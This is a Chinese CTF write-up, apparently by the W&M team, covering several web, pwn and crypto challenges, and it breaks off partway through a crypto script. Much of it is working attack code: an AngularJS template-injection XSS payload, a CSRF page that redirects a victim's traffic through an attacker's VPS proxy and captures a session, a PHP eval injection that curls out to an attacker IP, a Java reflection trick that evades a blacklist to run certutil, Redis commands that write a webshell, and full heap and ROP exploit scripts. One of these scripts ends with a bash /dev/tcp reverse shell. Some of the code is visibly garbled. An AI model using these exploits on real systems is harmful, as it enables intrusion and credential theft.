一个url提交和 `substr(md5('?'), 0 , 4) === '0e25'`

那么很明确了这是一个XSS题

我们可以通过提交一个平台XSS来实现对管理员的信息进行读取

HACK IT

在Post功能中Form["subject"]被严格限制输入

那么很明显Form["message"]应该就是XSS点，但是测试一番发现无法使用到html标签，因此我们开展更加详细的信息收集

发现在前端源码中引入了angular.js

并且ng-app是开启状态

同时 `<p id="message">123123123</p>` 我们的目标XSS点并没有很好的被保护

那么就去找angular.js的csti的相关信息就行了

<http://ghostlulz.com/angularjs-client-side-template-injection-xss/>

看完文章再去了解一下，其实都不需要绕过沙盒。因为我这儿引入的angular.js是1.8.8版本的。

默认1.6以后angular项目组就关闭了沙盒，因为沙盒永远会被绕过

只有通过安全的代码才能实现好的保护

所以payload就为

```
 {{constructor.constructor('alert(1))())}}
```

直接去post功能里发贴就可以获得弹窗

同时也没有开启任何CSP规则，因此只要获取了XSS，就可以为所欲为了



这时候其实就后面不用我说了吧，直接打，但是这里我给phpsession开了httponly，也就是说要完成获取flag
需要编写js代码去读取并获取数据返回到我们的服务器

自己写吧，我也没写//

scientific_adfree_networking

1.访问 /index 会給一个session，解密（工具:flask_session_cookie_manager）得知，用户的username和password被存在session中（没登录给的是guest:guest）。访问 /logout 后解密session得知，logout只是在session中增加了一个失效标志，没有删除session中的username和password，如果拿到用户的session，解密session，就可以拿到用户的用户名和密码。

2.阅读blog内容得知，tom使用名为clash的工具来去除广告，访问 /static/files/clash.conf 可以下载clash使用的配置文件。并且tom设置了report a problem功能，可以提交一个blog内的地址让tom去访问。

3.fuzz得知 /logout?next= 处可以302到任意地址。

4.提交地址测试，通过ua，或通过阅读blog内容得知，tom没有使用headless chrome，那么chrome默认可以下载文件到用户的下载文件夹(/home/tom/Downloads)。

5. 提交地址为 `logout?next=http://vps_ip/a.html`, 让tom去访问。tom访问时, 会首先下载一个配置文件到本地(`/home/tom/Downloads/myconfig.file`), 然后csrf让本地clash服务去加载这个配置文件, 这个配置文件设置了上游代理 (推荐使用socks5, 并且通过hosts等方式指定`blog.tomswebsite.com`的ip, 否则域名无法解析), 最后访问 `http://blog.tomswebsite.com:8888/`, 在自己架设的假代理处拿到tom的http请求, 也就拿到了tom的session。

6. 解密session, 得到tom的用户名和密码 `tom:tomsSuperSecretPassw0Rd!@@@#$$`, 使用这个用户名密码登录, 得到flag。

```
#a.html
<html>
<head></head>
<body></body>
<script>

function sendback(sth){
    fetch("/back?"+sth)
}

function download_config(){
    sendback("download_config")
    window.location.href = "/myconfig.file";
    setTimeout(load_config,5000); //give time for chrome to save the file
}

function load_config(){
    sendback("load_config")
    var xhr = new XMLHttpRequest();
    xhr.open("PUT", "http://127.0.0.1:9090/configs", true);
    xhr.setRequestHeader('Content-type','application/json; charset=utf-8');
    xhr.onload = function () {
        var resp = xhr.responseText;
        sendback(resp)
        make_request_to_get_cookie()
    }
    xhr.send('{"path":"/home/tom/Downloads/myconfig.file"}');

}

function make_request_to_get_cookie(){
    window.location.href="http://blog.tomswebsite.com:8888/"
}

download_config()
</script>
</html>
```

```
#myconfig.file
```

```

mixed-port: 1080
allow-lan: false
mode: Rule
log-level: silent
external-controller: '127.0.0.1:9090'

proxy-groups:
  - name: 🚚 DIRECT
    type: select
    proxies:
      - DIRECT
  - name: myproxygroup
    type: select
    proxies:
      - myproxy
proxies:
  - name: "myproxy"
    type: socks5
    server: VPS_IP #change this
    port: 1337
    tls: false

rules:
  - DOMAIN-SUFFIX,tomswebsite.com,myproxygroup
  - MATCH, 🚚 DIRECT

```

ez piwigo

WEB ez piwigo admin弱口令进入后台， LocalFiles Editor插件

```

if (isset($_POST['submit']))
{
    check_pwg_token();

    if (!is_webmaster())
    {
        $page['errors'][] = 110n('locfileedit_webmaster_only');
    }
    else
    {
        $content_file = stripslashes($_POST['text']);
        if (get_extension($edited_file) == 'php')
        {
            $content_file = eval_syntax($content_file);
        }
        if ($content_file === false)
        {
            $page['errors'][] = 110n('locfileedit_syntax_error');
        }
    }
}

```

```

else
{
    if ($page['tab'] == 'plug' and !is_dir(PHPWG_PLUGINS_PATH . 'PersonalPlugin'))
    {
        @mkdir(PHPWG_PLUGINS_PATH . "PersonalPlugin");
    }
    if (file_exists($edited_file))
    {
        @copy($edited_file, get_bak_file($edited_file));
        $page['infos'][] = 110n('locfileedit_saved_bak',
substr(get_bak_file($edited_file), 2));
    }

    if ($file = @fopen($edited_file , "w"))
    {
        @fwrite($file , $content_file);
        @fclose($file);
        array_unshift($page['infos'], 110n('locfileedit_save_config'));
        $template->delete_compiled_templates();
    }
    else
    {
        $page['errors'][] = 110n('locfileedit_cant_save');
    }
}
}
}
}

跟进eval_syntax()方法:

```

```

function eval_syntax($code)
{
    $code = str_replace(array('<?php', '?>'), '', $code);
    if (function_exists('token_get_all'))
    {
        $b = 0;
        foreach (token_get_all($code) as $token)
        {
            if ('{' == $token) ++$b;
            else if ('}' == $token) --$b;
        }
        if ($b) return false;
        else
        {
            ob_start();
            $eval = eval('if(0){' . $code . '}');
            ob_end_clean();
            if ($eval === false) return false;
        }
    }
    return '<?php' . $code . '?>';
}

```

```
}
```

`$eval = eval('if(0){' . $code . '}');` \$code可控，因此可以闭合原语句来注入PHP语句，但是此处没有回显，通过弹Shell可以外带回显

```
<?php print(1);?>if(1){system("curl IP:PORT/ |$");?>
```

Pentest 2021 1

前端是个oracle注入，怕大家不好测，黑名单直接给了。

```
public boolean check(String name) {  
    String blacklist = "  
(xpath|dbms_utility|xdb|ctxsys.drithsx.sn|DBMS_LDAP.INIT|HTTPPURITYPE|utl|DBMS_PIPE.RECEIVE_MESSAGE|ProcessBuilder|Runtime|DBMS_PIPE.RECEIVE_MESSAGE|String.class).*";  
    Pattern pattern =  
        Pattern.compile(blacklist,Pattern.MULTILINE|Pattern.CASE_INSENSITIVE);  
    return pattern.matcher(name).find();  
}
```

后端用了11g的oracle数据库，是Windows版本的，比赛中看到有些师傅拉了一个linux的Docker。

在我的测试过程中，Linux和oracle的注入和Windows版本存在一些不同，相信大家查找文章的时候也注意到区分了系统版本的payload

题目入口很明显，输入单引号报错。两个点都没有过多的限制。

不过不知道是不是大家没有关注题目描述中的FLAG在Desktop好多师傅跑了一晚上的sqlmap导致流量激增，Tomcat挂了好几次

题目给了最明显的hint应该就是

```
call dbms_java.grant_Permission ('system ',' sys: Java. Io. Filepermission ',' all  
files > >,'execute ')
```

非常明确给了当前用户运行JAVA代码的能力。主要是绕一下黑名单部分，这里给一个demo。还有很多方式去绕

```
import java.io.*;  
import java.lang.reflect.InvocationTargetException;  
  
public class liujie extends Object {  
    public static String runCMD(String args) {  
        try {  
            Class cls = Class.forName("java.lang.Run" + "time");  
            Object rt = cls.getMethod("getRu" + "ntime").invoke(cls);  
            cls.getMethod("exec", String[].class).invoke(rt,  
                new String[][] {  
                    {"certutil.exe", "-urlcache", "-split", "-f",  
                     ""}});  
        } catch (Exception e) {  
            e.printStackTrace();  
        }  
    }  
}
```

```

        }
    });
    return "ok";
} catch (Exception e) {
    return e.toString();
}
}

}

```

写入JAVA_SOURCE 后写入函数就可以执行命令了。

The screenshot shows a terminal session on the left and the Postman interface on the right. The terminal session shows various nc (netcat) connections and command executions. The Postman interface is set up to send a POST request to the URL http://1.13.19.155:8080/login.jsp. The 'Body' tab is selected, showing a form-urlencoded payload with 'name' set to 'union select 1 union select 1' and 'password' set to '1'. The response body from the server is displayed in the 'Pretty' tab, showing an HTML page with a title 'Login Result' and a centered message 'you_are_right'.

要注意的是，这里有很多坑点。由于篇幅原因，我会有空在我的博客写一篇更加相信的文章。

可以命令执行后，直接读取桌面上的 FLAG 即可

简易图床

```

EVAL
/static/unix:%2fvar%2frun%2fredis%2fredis.sock:'return%20(table.concat(redis.call("conf
ig","get","*"),"\n")).."%"20HTTP/1.1%20200%20OK\r\n\r\n")'%20%20 HTTP/1.1
Host: 127.0.0.1:8889
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101
Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close

```

```
Cookie: Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1605952023,1606037840; wp-settings-time-1=1619772898; UM_distinctid=17a8a17c60e9-0834f9754d8532-445b69-f0060-17a8a17c60f711; CNZZDATA3801251=cnzz_eid%3D1943601573-1625812683-%26ntime%3D1625812683; deviceid=1625881238364; xinhu_mo_adminid=rt0os0rt0kkx0ktk0kta0so0jk0ro0oo0ktx0jo09; xinhu_ca_adminuser=admin; xinhu_ca_rempass=0; XDEBUG_SESSION=PHPSTORM; Hm_lvt_b60316de6009d5654de7312f772162be=1625970005; PHPSESSID=7d54edaa113e52f366bfa82c2f3ced2c
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
EVAL
/static/unix:%2fvar%2frun%2fredis%2fredis.sock:'return%20(table.concat(redis.call("config","set","dir","/var/www/html/sandbox"),"\n").."%20HTTP/1.1%20200%20OK\r\n\r\n")'%200%20/app-1555347823-min.js HTTP/1.1
Host: 127.0.0.1:8889
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1605952023,1606037840; wp-settings-time-1=1619772898; UM_distinctid=17a8a17c60e9-0834f9754d8532-445b69-f0060-17a8a17c60f711; CNZZDATA3801251=cnzz_eid%3D1943601573-1625812683-%26ntime%3D1625812683; deviceid=1625881238364; xinhu_mo_adminid=rt0os0rt0kkx0ktk0kta0so0jk0ro0oo0ktx0jo09; xinhu_ca_adminuser=admin; xinhu_ca_rempass=0; XDEBUG_SESSION=PHPSTORM; Hm_lvt_b60316de6009d5654de7312f772162be=1625970005; PHPSESSID=7d54edaa113e52f366bfa82c2f3ced2c
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

```
EVAL
/static/unix:%2fvar%2frun%2fredis%2fredis.sock:'return%20(table.concat(redis.call("config","set","dbfilename","24.php"),"\n").."%20HTTP/1.1%20200%20OK\r\n\r\n")'%200%20/app-1555347823-min.js HTTP/1.1
Host: 127.0.0.1:8889
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

```
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1605952023,1606037840; wp-settings-time-1=1619772898; UM_distinctid=17a8a17c60e9-0834f9754d8532-445b69-f0060-17a8a17c60f711; CNZZDATA3801251=cnzz_eid%3D1943601573-1625812683-%26ntime%3D1625812683; deviceid=1625881238364; xinhu_mo_adminid=rt0os0rt0kkx0ktk0kta0so0jk0ro0oo0ktx0jo09; xinhu_ca_adminuser=admin; xinhu_ca_rempass=0; XDEBUG_SESSION=PHPSTORM; Hm_lvt_b60316de6009d5654de7312f772162be=1625970005; PHPSESSID=7d54edaa113e52f366bfa82c2f3ced2c
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

EVAL

```
/static/unix:%2fvar%2frun%2fredis%2fredis.sock:'return%20(table.concat(redis.call("config","set","save","60%202"),"\n").."%20HTTP/1.1%20200%20OK\r\n\r\n')%200%20/app-155534782.png HTTP/1.1
Host: 127.0.0.1:8889
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1605952023,1606037840; wp-settings-time-1=1619772898; UM_distinctid=17a8a17c60e9-0834f9754d8532-445b69-f0060-17a8a17c60f711; CNZZDATA3801251=cnzz_eid%3D1943601573-1625812683-%26ntime%3D1625812683; deviceid=1625881238364; xinhu_mo_adminid=rt0os0rt0kkx0ktk0kta0so0jk0ro0oo0ktx0jo09; xinhu_ca_adminuser=admin; xinhu_ca_rempass=0; XDEBUG_SESSION=PHPSTORM; Hm_lvt_b60316de6009d5654de7312f772162be=1625970005; PHPSESSID=7d54edaa113e52f366bfa82c2f3ced2c
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
```

PWN

PHP-PWN

将so文件进行逆向，发现zif_wm_edit_byte和zif_wm_get_byte存在越界读写，通过zif_wm_get_byte来libc leak，zif_wm_edit_byte写so的got为system，然后执行zif_wm_del即可拿到shell

需要注意的是，文件目录等因素会导致heap不一致，需要通过代码行数来调整堆块

```
<?php
$author = "wm-team\x00";

function p64($num){
    return pack('Q',$num);
}

function p32($num){
    return pack('L',$num);
}

function wm_edit_long($idx,$offset,$num){
    wm_edit_byte($idx,$offset++,$num & 0xff);
    $num >= 8;
    wm_edit_byte($idx,$offset++,$num & 0xff);
    $num >= 8;
    wm_edit_byte($idx,$offset++,$num & 0xff);
    $num >= 8;
    wm_edit_byte($idx,$offset++,$num & 0xff);
}
function wm_get_long_long($idx,$offset){
    $num = 0;
    $num += ord(wm_get_byte($idx,$offset++));
    $num += ord(wm_get_byte($idx,$offset++)) << (8 * 1);
    $num += ord(wm_get_byte($idx,$offset++)) << (8 * 2);
    $num += ord(wm_get_byte($idx,$offset++)) << (8 * 3);
    $num += ord(wm_get_byte($idx,$offset++)) << (8 * 4);
    $num += ord(wm_get_byte($idx,$offset++)) << (8 * 5);
    $num += ord(wm_get_byte($idx,$offset++)) << (8 * 6);
    $num += ord(wm_get_byte($idx,$offset++)) << (8 * 7);
    return $num;
}
function wm_edit_long_long($idx,$offset,$num){
    wm_edit_long($idx,$offset,$num & 0xffffffff);
    wm_edit_long($idx,$offset + 4,($num >> 32) & 0xffffffff);
}
function exploit(){
    $i = 0;
    $junk_list = [];

    welcome_to_wmctf();
    wm_add(0,str_repeat("a", 0x100));
    wm_edit(0,str_repeat("b",0x19));
    wm_edit_long(0,0,0xdeadbeef);
```

```
$php_heap1 = wm_get_long_long(0,0xa0 - 0x20 * 2);
$php_heap1 += 0x44e0;

wm_add(1,str_repeat("c", 0x100));
wm_add(3,str_repeat("a", 0x100));
wm_edit(1,str_repeat("\x11",0x19));

wm_edit_long(1,8,0cafecall);
wm_edit_long(0,8,0cafede10);
wm_del(0);

wm_edit_long_long(1,0x20,$php_heap1);

wm_add(2,str_repeat("\x12", 0x18));
wm_edit(3,str_repeat("\x13", 0x18));
wm_edit_long_long(3,8,0cafede12);

$php_heap2 = wm_get_long_long(3,10 * 8);
$php_heap2 -= 0x7b0;
$php_heap2 -= 0x28;
var_dump(dechex($php_heap1));
var_dump(dechex($php_heap1));
wm_del(1);
wm_del(2);
wm_add(0,str_repeat("a", 0x100));
wm_add(1,str_repeat("a", 0x100));
wm_add(4,str_repeat("a", 0x100));

wm_edit(0,str_repeat("\x20", 0x9));
wm_edit(1,str_repeat("\x21", 0x9));

wm_del(1);
wm_edit_long_long(0,0x10,$php_heap2);
wm_add(2,str_repeat("\x22", 0x9));
wm_edit(4,str_repeat("\x24", 0x9));

$wm_php_so_libc_base = wm_get_long_long(4,5 * 0x8);

wm_del(0);
wm_del(1);
wm_del(2);

wm_add(0,str_repeat("a", 0x100));
wm_add(1,str_repeat("a", 0x100));
wm_add(5,str_repeat("a", 0x100));

wm_edit(0,str_repeat("\x20", 0x28));
```

```

wm_edit(1,str_repeat("\x21", 0x28));

wm_del(0);

wm_edit_long_long(1,0x30,$wm_php_so_libc_base + 0x41A0 - 0x30);
wm_add(2,str_repeat("\x22", 0x28));
wm_edit(5,str_repeat("\x24", 0x28));

$strncpy_got = $wm_php_so_libc_base + 0x4018;
$efree_got = $wm_php_so_libc_base + 0x4068;
wm_del(2);
wm_edit_long_long(5,0x30,$strncpy_got);
wm_edit_long_long(5,0x38,0x0000000100000666);
$libc_base = wm_get_long_long(0,0) - 0x9d730;
$system = $libc_base + 0x449c0;
wm_edit_long(0,0x50,$system & 0xffffffff);
wm_edit_long(0,0x54,($system >> 32) & 0xffffffff);

wm_add(2,"bash -c \"bash -i >& /dev/tcp/ip/port 0>&1\"");
wm_del(2);

var_dump(dechex($libc_base));
var_dump(dechex($php_heap2));
var_dump(dechex($php_heap2));
var_dump(dechex($php_heap2));
var_dump(dechex($php_heap2));
var_dump(dechex($php_heap2));
var_dump(dechex($php_heap2));
var_dump(dechex($php_heap2));
var_dump(dechex($php_heap2));
var_dump(dechex($php_heap2));
var_dump(dechex($wm_php_so_libc_base));
var_dump(dechex($libc_base));

}

exploit();

?>

```

red_high_heels

这题因为没有去符号，所以程序功能一目了然。预期解的漏洞出在load_program函数中，在调用launch_program时使用了另一个线程，并且这个线程里并没有加锁，所以就出现了条件竞争漏洞。

```
process_info* pi = (process_info*)malloc(sizeof(process_info));
pi_list.push_back(pi);
pi->addr = addr;
// Here is the window
pi->suid = strcmp(prog_name, "redflag") != 0 ? 1 : 0;
pi->pid = pid_counter;

if(strcmp(prog_name, "👠") == 0){
    clean_resource();
}

// Here finished

(*(void(*)()) addr)();
```

为了增加这个window的持续时长，我们需要让clean_resource执行之间越长越好，看一下clean_resource的源码。

```
void clean_resource(){
    for(int i = 0; i < pi_list.size(); i++){
        if(pi_list[i] && pi_list[i]->suid == 0){
            memset(pi_list[i], sizeof(process_info), 0);
            free(pi_list[i]);
            pi_list[i] = 0;
            i = 0;
        }
    }
}
```

很明显，我们调用redflag越多，这里的操作用时就会越长。攻击策略就很简单了，调用很多次redflag，然后调用一次👠后立马ptrace写shellcode，为了增加成功率，shellcode也可以写很多次。

```
#encoding=utf-8

from pwn import *

def menu(i):
    r.recvuntil(">>")
    r.sendline(str(i))

def launch(p):
    menu(3)
    r.recvuntil("filename:")
```

```

r.sendline(p)

r = process("./pwn", level="info", aslr=True)

i = 1000
for f in range(i):
    sleep(0.001)
    print f
    launch("redflag")

sleep(0.1)
r.send("3\n"+chr(0))
payload = "4\n{} 0 10490745906121982001\n".format(i)
payload += "4\n{} 8 6042695217945480400\n".format(i)
payload += "4\n{} 16 12708687932510789460\n".format(i)
payload += "4\n{} 24 331579\n".format(i)

for _ in range(100):
    r.send(payload)

r.send("cat flag\n")

r.interactive()

```

然后我在看流量时发现有一个非预期解，因为ptrace中scanf用的offset是int，因此可以使用负数来写到libc段，但是这里需要知道mmap和libc之间的偏移，如果你的工作环境恰巧是用Docker搭的Ubuntu 20.04，那么就可以很轻松的获取到这个地址，接下来就是简单的通过IO_FILE泄漏libc，然后控制RIP等操作了。

Nesafe

本题在del中有着明显uaf漏洞，show功能只能使用一次，可以用来泄露libc，原本的add里面是想控制只能申请5个堆块，但是后面没有把return改为_exit导致可以申请多个堆块触发多次unbin，再加上libc里面存在着一个gadgets可以用来栈迁移，所以题目变的有点白给了，开始的构思是考察大家对musl里面的io任意地址读写的利用，由于题目中有大量的puts函数，我们考虑是否可以用puts函数来造成任意地址泄露，根据源码以及调试可以知道puts的正常的调用链为下面的链

```

puts->fputs_unlocked->fwrite_unlocked->__fwrutex

#include "stdio_impl.h"
#include <string.h>

size_t __fwrutex(const unsigned char *restrict s, size_t l, FILE *restrict f)
{
    size_t i=0;

    if (!f->wend && __towrite(f)) return 0;

    if (l > f->wend - f->wpos) return f->write(f, s, l);

```

```

if (f->lbf >= 0) {
    /* Match /^(.*\n|)/ */
    for (i=l; i && s[i-1] != '\n'; i--);
    if (i) {
        size_t n = f->write(f, s, i);
        if (n < i) return n;
        s += i;
        l -= i;
    }
}

memcpy(f->wpos, s, l);
f->wpos += l;
return l+i;
}

```

可以发现当l > f->wend-f->wpos时就会调用f->write指针，而f->write调用了__stdio_write函数

```

#include "stdio_impl.h"
#include <sys/uio.h>

size_t __stdio_write(FILE *f, const unsigned char *buf, size_t len)
{
    struct iovec iovs[2] = {
        { .iov_base = f->wbase, .iov_len = f->wpos-f->wbase },
        { .iov_base = (void *)buf, .iov_len = len }
    };
    struct iovec *iov = iovs;
    size_t rem = iov[0].iov_len + iov[1].iov_len;
    int iovcnt = 2;
    ssize_t cnt;
    for (;;) {
        cnt = syscall(SYS_writev, f->fd, iov, iovcnt);
        if (cnt == rem) {
            f->wend = f->buf + f->buf_size;
            f->wpos = f->wbase = f->buf;
            return len;
        }
        if (cnt < 0) {
            f->wpos = f->wbase = f->wend = 0;
            f->flags |= F_ERR;
            return iovcnt == 2 ? 0 : len-iov[0].iov_len;
        }
        rem -= cnt;
        if (cnt > iov[0].iov_len) {
            cnt -= iov[0].iov_len;
            iov++; iovcnt--;
        }
    }
}

```

```

    }
    iov[0].iov_base = (char *)iov[0].iov_base + cnt;
    iov[0].iov_len -= cnt;
}
}

```

可以注意到这里的`iov_base = f->wbase, iov_len = f->wpos-f->wbase`我们都可以控制，因此在后续`syscall`的时候我们便可以做到任意地址泄露，综上我们的任意地址泄露所要控制的参数为

```

f->wbase: 要泄露的地址
f->wend: f->wbase+(小于puts时候的长度)，例如puts("Size")的时候
那这个长度就是4
f->wpos: f->wbase+len(想要泄露的长度)
f->write: __stdio_write

```

同样的任意地址写也可以做到，当我们调用`gets`,`scanf`等io流函数的时候，会调用`_uflow`函数，而`uflow`函数调用了`f->read`来读数据

```

6 int __uflow(FILE *f)
7 {
8     unsigned char c;
9     if (!__toread(f) && f->read(f, &c, 1)==1) return c;
10    return EOF;
11 }

```

而`stdio_read`函数逻辑比较简单

```

#include "stdio_impl.h"
#include <sys/uio.h>

size_t __stdio_read(FILE *f, unsigned char *buf, size_t len)
{
    struct iovec iov[2] = {
        { .iov_base = buf, .iov_len = len - !f->buf_size },
        { .iov_base = f->buf, .iov_len = f->buf_size }
    };
    ssize_t cnt;

    cnt = iov[0].iov_len ? syscall(SYS_readv, f->fd, iov, 2)
        : syscall(SYS_read, f->fd, iov[1].iov_base, iov[1].iov_len);
    if (cnt <= 0) {
        f->flags |= cnt ? F_ERR : F_EOF;
        return 0;
    }
    if (cnt <= iov[0].iov_len) return cnt;
    cnt -= iov[0].iov_len;
}

```

```

f->rpos = f->buf;
f->rend = f->buf + cnt;
if (f->buf_size) buf[len-1] = *f->rpos++;
return len;
}

```

当我们将f->buf f->buf_size劫持成我们想要写的数据地址以及长度的时候就会调用syscall_read来向目标地址写数据。

由于堆块数量只有五个因此再次用unbin来做任意地址申请已经不太够用了，由于stdin在stdout的上方，因此我们可以劫持stdin+stdout来做到任意地址读写，具体的方法puts任意地址泄露出栈地址之后，edit将stdout的f->write劫持成gets等io流函数，stdin->buf劫持为栈地址，bufsize改为长度，这样在触发puts的时候就会调用gets，从而达到向栈写数据的目的，然后就可以rop来orw flag了

```

#!/usr/bin/env python
# -*- coding: utf-8 -*-
import sys
import os
from pwn import *
# context.log_level = 'debug'

binary = 'Nescafe'
elf = ELF('Nescafe')
libc = elf.libc
context.binary = binary

DEBUG = 1
if DEBUG:
    p = process(binary)
else:
    host = "47.104.169.32"
    port = 11543
    p = remote(host, port)

u64 = lambda :u64(p.recvuntil("\x7f")[-6:].ljust(8, "\x00"))
u32 = lambda :u32(p.recvuntil("\xf7")[-4:].ljust(4, "\x00"))
sla = lambda a,b :p.sendlineafter(str(a),str(b))
sa = lambda a,b :p.sendafter(str(a),str(b))
lg = lambda name,data : p.success(name + ": 0x%x" % data)
se = lambda payload: p.send(payload)
rl = lambda : p.recv()
sl = lambda payload: p.sendline(payload)
ru = lambda a :p.recvuntil(str(a))

def cmd(idx):
    sla(">>", str(idx))

def add(payload):
    cmd(1)
    sa("Please input the content\n", payload)

def free(idx):
    cmd(2)

```

```

sla("idx:",str(idx))

def edit(idx,payload):
    cmd(4)
    sla("idx:",str(idx))
    sa("Content\n",payload)

def show(idx):
    cmd(3)
    sla("idx\n",str(idx))

add("aaaaaa")
add("aaaaaa")
free(0)
show(0)
libc_addr = 164()
libc_base = libc_addr-0x292c40
lg("libc_base",libc_base)
chunk_header = libc_addr+0x10
stdin_addr = 0x292200+libc_base
stdout = 0x292300+libc_base
edit(0,p64(stdin_addr-0x30)*2)
add("aaa")
free(0)
edit(0,p64(chunk_header-0x18)+p64(stdin_addr-0x30))
add(p64(chunk_header-0x18)+p64(stdin_addr-0x30))
#####leak stack_addr
payload = p64(0)*4+p64(0x49)+p64(0x292200+libc_base)*2
payload += p64(libc.sym["__stdio_close"]+libc_base)
payload += p64(0)*4+p64(libc_base+libc.sym["__stdio_read"])
payload += p64(0)+p64(libc_base+libc.sym["__stdio_seek"])
payload += p64(0x292200+libc_base)+p64(0x300)
payload += p64(0)*5
payload += p64(0xffffffffffffffff)
payload += p64(0xffffffff)
payload += p64(0)*12
payload += p64(0x45)
payload += p64(0)*2+p64(libc.sym["__stdio_close"]+libc_base)
payload += p64(libc_base+libc.sym["environ"] + 0x8 + 0x8)
payload += p64(libc_base+libc.sym["environ"] + 0x8)
payload += p64(0)
payload += p64(libc_base+libc.sym["environ"])
add(payload)
stack_addr = 164()
lg("stack_addr",stack_addr)
####leak stack_addr && hijack stack
payload = p64(0)*4+p64(0x49)+p64(0x292200+libc_base)*2
payload += p64(libc.sym["__stdio_close"]+libc_base)
payload += p64(0)*4+p64(libc_base+libc.sym["__stdio_read"])
payload += p64(0)+p64(libc_base+libc.sym["__stdio_seek"])
payload += p64(stack_addr-0x180)+p64(0x300)
payload += p64(0)*5

```

```

payload += p64(0xffffffffffffffff)
payload += p64(0xffffffff)
payload += p64(0)*12
payload += p64(0x45)
payload += p64(0)*2+p64(libc.sym[ "__stdio_close"]+libc_base)
payload += p64(libc_base+libc.sym[ "environ"] + 0x8 + 0x8)
payload += p64(libc_base+libc.sym[ "environ"] + 0x8)
payload += p64(libc_base+libc.sym[ "environ"])
payload += p64(0)
payload += p64(libc_base+libc.sym[ "gets"])
payload += p64(libc_base+libc.sym[ "gets"])
edit(4,payload)
####ROP
poprdi = 0x00000000000014862 + libc_base
poprsi = 0x0000000000001c237 + libc_base
poprdx = 0x0000000000001bea2 + libc_base
poprax = 0x0000000000001b826 + libc_base
syscall = 0x000000000000247d5 + libc_base
popdias = 0x0000000000006ee0e+libc_base
ret_addr = 0x000000000000cdc+libc_base
payload = p64(ret_addr)*10
payload += p64(poprdi)+p64(stack_addr-0x180+0x150)
payload += p64(poprsi)+p64(0)+p64(poprdx)+p64(0)
payload += p64(poprax)+p64(2)+p64(syscall)
payload += p64(poprdi)+p64(3)+p64(poprsi)+p64(stack_addr-0x180+0x200)
payload += p64(poprdx)+p64(0x40)
payload += p64(poprax)+p64(0)+p64(syscall)
payload += p64(poprdi)+p64(1)+p64(poprax)+p64(1)+p64(syscall)
payload = payload.ljust(0x150, "\x00")
payload += 'flag\x00\x00\x00\x00'
s1(payload)
p.interactive()

```

Crypto

Checkin

打开题目后发现是一个获取rp的界面

Fully automatic rp system

Come and get your rp value today!

Get today's rp!

通过查看源码发现

```
<form action="show.php" method="post">
<input type="hidden" id="rp" name="rp" value="rp">
<input type="submit" value="Get today's rp!">
</form>
```

其功能是在 index.php 获得随机数后通过表单将其作为参数 rp 传给 show.php， 经过尝试发现，当 rp 超过100时会爆，如下图

```
>curl 'http://localhost:10000/show.php' -d rp=101
<title>W&M exclusive robot</title>

<style>
    h1 {text-align:center}
    p {text-align:center}
</style>

<h1>Fully automatic rp system</h1>
<p>Come and get your rp value today!</p>
<hr></hr>

<p>Your rp value:273226919366677</p>
<p>What happend to my bot?????</p>
<p>Let me find something in my backpack which can fix this bug!</p>
```

看到关键词 backpack 是 knapsack 近义词，猜测可能此时输出的rp值是利用背包系统加密出来的，且通过测试背包密码系统的性质，能够进一步确定

因为是php语言，所以我们根据 rp 为100时的提示尝试提交字符串 'flag'， 得到密文

```
>curl 'http://localhost:10000/show.php' -d rp=100
<title>W&M exclusive robot</title>

<style>
    h1 {text-align:center}
    p {text-align:center}
</style>

<h1>Fully automatic rp system</h1>
<p>Come and get your rp value today!</p>
<hr></hr>

<p>Your rp value:100</p>
<p>Wow! Golden legend!<!-- so why not try to post 'flag' as rp? --&gt;&lt;/p&gt;</pre>
```

```

>curl 'http://localhost:10000/show.php' -d rp=flag
<title>W&M exclusive robot</title>

<style>
    h1 {text-align:center}
    p {text-align:center}
</style>

<h1>Fully automatic rp system</h1>
<p>Come and get your rp value today!</p>
<hr></hr>

<p>Your rp value:1620418829165478</p>
<p>What happend to my bot?????</p>
<p>Let me find something in my backpack which can fix this bug!</p>

```

接着我们可以通过提交 \$2^i\\$ 的明文来获取背包系统的公钥，发现密钥有重复，于是可以得到完整的公钥

```

import requests
import re

url = 'http://localhost:10000/show.php'

round = 0
key = []
for i in range(100):
    r = requests.post(url, {'rp': 1 << i})
    num = int(re.search(r'value:\d+', r.text).group()[6:])
    if num == 1 << i:
        round += 1
        continue
